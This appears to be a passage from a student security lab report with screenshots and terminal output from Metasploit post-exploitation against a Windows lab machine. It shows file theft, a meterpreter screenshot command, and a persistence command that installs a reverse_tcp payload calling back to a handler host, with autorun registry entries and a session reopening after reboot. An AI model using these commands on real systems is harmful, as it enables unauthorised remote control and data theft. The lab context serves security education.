
A screenshot of a terminal window in a Linux environment. The title bar shows "File Edit View Search Terminal Help". The window displays a series of commands and their outputs related to file download from a Windows system. It shows multiple attempts to download a file named "Lab2Stolen.txt" or "lab2Test.txt" from various paths like "C:\\Lab2Stolen.txt", "C:\\Documents and Settings\\poly\\Desktop\\Lab2Stole", etc., and finally succeeds in downloading it to the "/root/Desktop" directory. The terminal also shows the file being renamed to "lab2Test.txt".

Screenshot saved: (screenshot)

```
meterpreter > screenshot
Screenshot saved to: /root/IywXqrWW.jpeg
meterpreter >
```




**Persistence Installed: (run persistence -A -L C:\\Windows =P
windows/meterpreter/reverse_tcp -S -X 20 -p 4444 -r 10.10.111.100)**



```
Terminal
File Edit View Search Terminal Help
meterpreter > run persistence -A -L C:\\Windows -P windows/meterpreter/reverse_t^
t cp -S -X 20 -p 4444 -r 10.10.111.100
[*] Running Persistance Script
[*] Resource file for cleanup created at /root/.msf5/logs/persistence/VICTIM1_20
181030.2634/VICTIM1_20181030.2634.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.10.111.100 LPORT=4
44
[*] Persistent agent script is 148410 bytes long
[+] Persistent Script written to C:\\Windows\\mnfoyNEkACV.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\\Windows\\mnfoyNEkACV.vbs
[+] Agent executed with PID 1220
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Ru
n\\SnLUPhlm
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
\\SnLUPhlm
[*] Installing as service..
[*] Creating service cmZSATuoVt
[-] Error in script: RuntimeError Unable to open service manager: The RPC server
is unavailable.
meterpreter > [*] Meterpreter session 2 opened (10.10.111.100:4444 -> 10.10.111.
101:1036) at 2018-10-30 07:26:39 -0400
```

Upon Reboot, reopened.



```
Terminal
File Edit View Search Terminal Help
444
[*] Persistent agent script is 148410 bytes long
[+] Persistent Script written to C:\\Windows\\mnfoyNEkACV.vbs
[*] Starting connection handler at port 4444 for windows/meterpreter/reverse_tcp
[+] exploit/multi/handler started!
[*] Executing script C:\\Windows\\mnfoyNEkACV.vbs
[+] Agent executed with PID 1220
[*] Installing into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Ru
n\\SnLUPhlm
[+] Installed into autorun as HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run
\\SnLUPhlm
[*] Installing as service..
[*] Creating service cmZSATuoVt
[-] Error in script: RuntimeError Unable to open service manager: The RPC server
is unavailable.
meterpreter > [*] Meterpreter session 2 opened (10.10.111.100:4444 -> 10.10.111.
101:1036) at 2018-10-30 07:26:39 -0400

meterpreter > reboot
Rebooting...
meterpreter > [*] Meterpreter session 3 opened (10.10.111.100:4444 -> 10.10.111.
101:1026) at 2018-10-30 07:28:31 -0400
ip
[*] 10.10.111.101 - Meterpreter session 1 closed. Reason: Died
```